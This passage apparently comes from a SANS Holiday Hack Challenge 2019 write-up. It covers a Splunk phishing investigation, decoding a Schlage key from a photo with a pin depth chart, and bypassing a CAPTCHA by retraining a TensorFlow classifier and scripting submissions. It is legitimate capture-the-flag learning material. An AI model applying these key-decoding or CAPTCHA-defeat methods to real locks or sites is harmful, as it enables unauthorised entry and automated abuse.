


Search encrypted ZIP

```
index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly
buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw,
"results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"),
filename=spath(results, "payload_meta.extra_data.filename"),
fullpath=path."/".filename
| search fullpath!=""
| table filename,fullpath
```




Download file core.xml



Inspect file

```
vbox@hostname:/media/sf_study/sans_hhc/2019/splunk/rawfiles$ file ff1ea6f13be3faabd0da728f514deb7fe3577cc4
ff1ea6f13be3faabd0da728f514deb7fe3577cc4: XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
vbox@hostname:/media/sf_study/sans_hhc/2019/splunk/rawfiles$ strings ff1ea6f13be3faabd0da728f514deb7fe3577cc4
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://pur
.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday Cheer Assignment</dc:title><dc:subject
>19th Century Cheer</dc:subject><dc:creator>Bradly Buttercups</dc:creator><cp:keywords></cp:keywords><dc:description>Kent you are so unfair. And we were going to make you
he king of the Winter Carnival.</dc:description><cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">201
9-11-19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified><cp:category></cp:category></cp:coreProperties>
vbox@hostname:/media/sf_study/sans_hhc/2019/splunk/rawfiles$ xmllint --format ff1ea6f13be3faabd0da728f514deb7fe3577cc4
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://pur
.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <dc:title>Holiday Cheer Assignment</dc:title>
  <dc:subject>19th Century Cheer</dc:subject>
  <dc:creator>Bradly Buttercups</dc:creator>
  <cp:keywords/>
  <dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description>
  <cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
  <cp:revision>4</cp:revision>
  <dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created>
  <dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified>
  <cp:category/>
</cp:coreProperties>
vbox@hostname:/media/sf_study/sans_hhc/2019/splunk/rawfiles$
```


HOLIDAY HACK
CHALLENGE 2019


https://splunk.elfu.org/en-US/app/SA-elfusoc/elfusoc
splunk>enterprise
App: Elf U SOC
elf
Messages
Settings
Activity
Help
Find
Elf University SOC
Search
File Archive
Credits
Elf U SOC
Elf University SOC
SOC Secure Chat
Alice Bluebird
online
Buddy Bellsbee
online
Cosmo Jingleberg
online
Fisbee O'Mittens
online
Kent
online
Mcfluffy Battings
online
Zippy Frostington
online
Chat with Alice Bluebird
114 messages
Guest (me)
Thx! And thanks for all the help :-)
Alice Bluebird
No worries. Steep learning curve around here.
Alice Bluebird
I'll put in a good word for you with the boss of the SOC.
Alice Bluebird
and feel free to poke around more. There's fun stuff in the data that I did not guide you to.
Guest (me)
Training Center
Congratulations!
You found the message from the attacker. Be sure to record it somewhere safe for your writeup! Oh, and feel free to poke around here as long as you'd like!
Challenge Question
What was the message for Kent that the adversary embedded in this attack?
Kent you are so unfair. And we
Training Questions
Status
1. What is the short host name of Professor Banas' computer?
sweetums
2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)
C:\Users\cbanas\Documents\N
3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)
144.202.46.214.vultr.com

3.8 Get Access To The Steam Tunnels

Description:

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Solution:


Krampus Hollyfeld


Downloading key biting templates

https://github.com/deviantollam/decoding

Seen key in Krampus image



HOLIDAY HACK
CHALLENGE 2019


https://2019.kringlecon.com
Hellooo! Type here to chat.
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
AdBlock
Filesystem
Overrides
Content scripts
Snippets
chunk.badgehome.4f520a06.js
elf1.png
elf12.png
elf16.png
elf3.png
elf4.png
elf7.png
kent.png
krampus.png
mintycandycane.png
eyes_100.png
head_100.png
mouth_100.png


Help
/media/sf_study/sans_hhc/2019/steam_tunnels/key/
Name
cut_key.png
krampus.png
39%
cut_key.png
Properties
Size 881 × 1950 pixels
Type PNG image
File Size 437.3 kB
Folder key
Aperture

Key template

The key appears to be a “schlage” key



PIN chart


78% Pin Chart - Schlage.jpg

SCHLAGE .015

Depth of Cut	Bitting No.	Bottom Pin	Master Pin	Top Pin
.335	0	.165	—	
.320	1	.180	—	*.237
.305	2	.195	.030	
.290	3	.210	.045	
.275	4	.225	.060	
.260	5	.240	.075	.200
.245	6	.255	.090	
.230	7	.270	.105	
.215	8	.285	.120	.165
.200	9	.300	.135	

EPD = .500 TFC = .231 BCC = .156 MACS = 7
*INVERT .237 BOTTOM PIN USE AS TOP PIN

Guessing key depths for several bits



POS

0 1 2 3 4 5 6 7 8 9


KEY

1 2 2 4 2 1

VALID KEY

1 2 2 5 2 0


HOLIDAY HACK
CHALLENGE 2019


https://key.elfu.org
Search
1 2 2 5 2 0
100%
122520.png
Properties
Size 554 × 289 pixels
Type PNG image
File Size 146.0 kB
Folder mozilla_nuuul0
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

3.9 Bypassing the Frido Sleigh CAPTEHA

Description:

Hello there! I'm Krampus Hollyfeld. I maintain the steam tunnels underneath Elf U, Keeping all the elves warm and jolly. Though I spend my time in the tunnels and smoke, In this whole wide world, there's no happier bloke! Yes, I borrowed Santa's turtle doves for just a bit. Someone left some scraps of paper near that fireplace, which is a big fire hazard. I sent the turtle doves to fetch the paper scraps. But, before I can tell you more, I need to know that I can trust you. Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you. The contest is here on my screen and at fridosleigh.com. No purchase necessary, enter as often as you want, so I am! They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs. Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA. (That's Completely Automated Public Turing test to tell Elves and Humans Apart.) I've already cataloged 12,000 images and decoded the API interface. Can you help me bypass the CAPTEHA and submit lots of entries?

Solution:

8Ia8LiZEwvyZr2WO

Download Tensorflow Machine Learning libraries

https://github.com/chrisjd20/img_rec_tf_ml_demo

Cloning Github repo
https://github.com/chrisjd20/img_rec_tf_ml_demo

Downloaded script and images
vbox@hostname:/media/sf_study/sans_hhc/2019/capteha$ ls -l
total 199152
-rwxrwx--- 1 root vboxsf 2437 Jan 1 08:15 capteha_api.py
-rwxrwx--- 1 root vboxsf 203914126 Jan 1 08:16 capteha_images.tar.gz
drwxrwx--- 1 root vboxsf 4096 Jan 1 08:33 img_rec_tf_ml_demo

Extracted images
$ tar -xvzf capteha_images.tar.gz

$ ls -ltr
total 199964
drwxrwx--- 1 root vboxsf 143360 Nov 26 14:40 'Candy Canes'
drwxrwx--- 1 root vboxsf 131072 Nov 26 14:40 'Christmas Trees'
drwxrwx--- 1 root vboxsf 139264 Nov 26 14:40 Ornaments
drwxrwx--- 1 root vboxsf 135168 Nov 26 14:40 Presents
drwxrwx--- 1 root vboxsf 135168 Nov 26 14:40 'Santa Hats'
drwxrwx--- 1 root vboxsf 139264 Nov 26 14:40 Stockings
-rwxrwx--- 1 root vboxsf 2437 Jan 1 08:15 capteha_api.py
-rwxrwx--- 1 root vboxsf 203914126 Jan 1 08:16 capteha_images.tar.gz
drwxrwx--- 1 root vboxsf 4096 Jan 1 08:33 img_rec_tf_ml_demo

Move images to TF ML folder

vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ mv ../Candy\ Canes/ training_images/
vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ mv ../Christmas\ Trees/ training_images/
vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ mv ../Ornaments/ training_images/
vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ mv ../Presents/ training_images/
vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ mv ../Santa\ Hats/ training_images/
vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ mv ../Stockings/ training_images/

Training images

```
$ python3 retrain.py --image_dir training_images/
WARNING:tensorflow:From retrain.py:1356: The name tf.app.run is
deprecated. Please use tf.compat.v1.app.run instead.

WARNING:tensorflow:From retrain.py:921: The name tf.gfile.Exists is
deprecated. Please use tf.io.gfile.exists instead.

W0101 14:38:24.503041 139853538469696 deprecation_wrapper.py:119] From
retrain.py:921: The name tf.gfile.Exists is deprecated. Please use
tf.io.gfile.exists instead.
```


```
WARNING:tensorflow:From retrain.py:922: The name
tf.gfile.DeleteRecursively is deprecated. Please use
tf.io.gfile.rmtree instead.

W0101 14:38:24.503690 139853538469696 deprecation_wrapper.py:119] From
retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated.
Please use tf.io.gfile.rmtree instead.

WARNING:tensorflow:From retrain.py:923: The name tf.gfile.MakeDirs is
deprecated. Please use tf.io.gfile.makedirs instead.

W0101 14:38:24.506523 139853538469696 deprecation_wrapper.py:119] From
retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use
tf.io.gfile.makedirs instead.

WARNING:tensorflow:From retrain.py:168: The name tf.gfile.Walk is
deprecated. Please use tf.io.gfile.walk instead.

W0101 14:38:24.506807 139853538469696 deprecation_wrapper.py:119] From
retrain.py:168: The name tf.gfile.Walk is deprecated. Please use
tf.io.gfile.walk instead.

I0101 14:38:25.035884 139853538469696 retrain.py:185] Looking for
images in 'Candy Canes'
WARNING:tensorflow:From retrain.py:188: The name tf.gfile.Glob is
deprecated. Please use tf.io.gfile.glob instead.

W0101 14:38:25.036116 139853538469696 deprecation_wrapper.py:119] From
retrain.py:188: The name tf.gfile.Glob is deprecated. Please use
tf.io.gfile.glob instead.

I0101 14:38:25.173724 139853538469696 retrain.py:185] Looking for
images in 'Christmas Trees'
I0101 14:38:25.304640 139853538469696 retrain.py:185] Looking for
images in 'Ornaments'
I0101 14:38:25.464422 139853538469696 retrain.py:185] Looking for
images in 'Presents'
I0101 14:38:25.594656 139853538469696 retrain.py:185] Looking for
images in 'Santa Hats'
I0101 14:38:25.730303 139853538469696 retrain.py:185] Looking for
images in 'Stockings'
I0101 14:38:25.859808 139853538469696 resolver.py:79] Using
/tmp/tfhub_modules to cache modules.
WARNING:tensorflow:From retrain.py:309: The name tf.placeholder is
```


```
deprecated. Please use tf.compat.v1.placeholder instead.
```

Derive from original script

predict_images_using_trained_model.py

Copy original script to other script for modification

vbox@hostname:/media/sf_study/sans_hhc/2019/capteha/img_rec_tf_ml_demo$ cp predict_images_using_trained_model.py hodorsec_capteha_api.py

Challenges: too slow using manually, using script even too slow

Filter: Hiding CSS, image and general binary content

	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener po
pteha/submit	✓		200	1908	JSON				✓	35.224.104.103	session=eyJ0e...	15:33:33 1 Jan 2020	8080
pteha/request			200	2200...	JSON				✓	35.224.104.103	session=eyJ0e...	15:34:05 1 Jan 2020	8080
pteha/submit	✓		200	1764	JSON				✓	35.224.104.103	session=eyJ0e...	15:34:22 1 Jan 2020	8080
pteha/request			200	2199...	JSON				✓	35.224.104.103	session=eyJ0e...	15:34:46 1 Jan 2020	8080
pteha/submit	✓		200	1764	JSON				✓	35.224.104.103	session=eyJ0e...	15:35:02 1 Jan 2020	8080
pteha/request			200	2128...	JSON				✓	35.224.104.103	session=eyJ0e...	15:35:41 1 Jan 2020	8080
pteha/submit	✓		200	2222	JSON				✓	35.224.104.103	session=eyJ0e...	15:35:57 1 Jan 2020	8080
pteha/request			200	1927...	JSON				✓	35.224.104.103	session=eyJ0e...	15:36:21 1 Jan 2020	8080
pteha/submit	✓		200	2222	JSON				✓	35.224.104.103	session=eyJ0e...	15:36:36 1 Jan 2020	8080
pteha/request			200	2290...	JSON				✓	35.224.104.103	session=eyJ0e...	15:37:11 1 Jan 2020	8080
pteha/submit	✓		200	2105	JSON				✓	35.224.104.103	session=eyJ0e...	15:37:32 1 Jan 2020	8080
pteha/request			200	2003...	JSON				✓	35.224.104.103	session=eyJ0e...	15:37:48 1 Jan 2020	8080
pteha/submit	✓		200	2222	JSON				✓	35.224.104.103	session=eyJ0e...	15:38:03 1 Jan 2020	8080


Time-outs happen when taking too long (10-15 sec) for request

Modified script several times, successful

```
$ python3 hodorsec_capteha_api.py
Processing Image unknown_images/33f62c3c-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/1d7941f3-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/bc4f43fb-e584-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/9197b1ef-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/613ce99a-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/e60cefb6-e584-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/1e8ab612-e585-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/577fca6b-e585-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/b5569d8a-e585-11e9-97c1-309c23aaf0ac
